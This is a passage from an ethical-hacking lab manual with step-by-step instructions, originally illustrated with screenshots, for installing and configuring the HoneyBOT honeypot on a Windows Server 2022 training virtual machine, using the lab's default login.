
HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

Here, we will use the HoneyBOT tool to detect malicious network traffic.


Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

   Note: if the **User Account Control** window appears, click **Yes**.




4. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.
5. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT → More → Run as administrator**, as shown in the screenshot.



6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.


7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.

8. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.




9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

   Note: In this task, we will not be providing any details for email alerts.

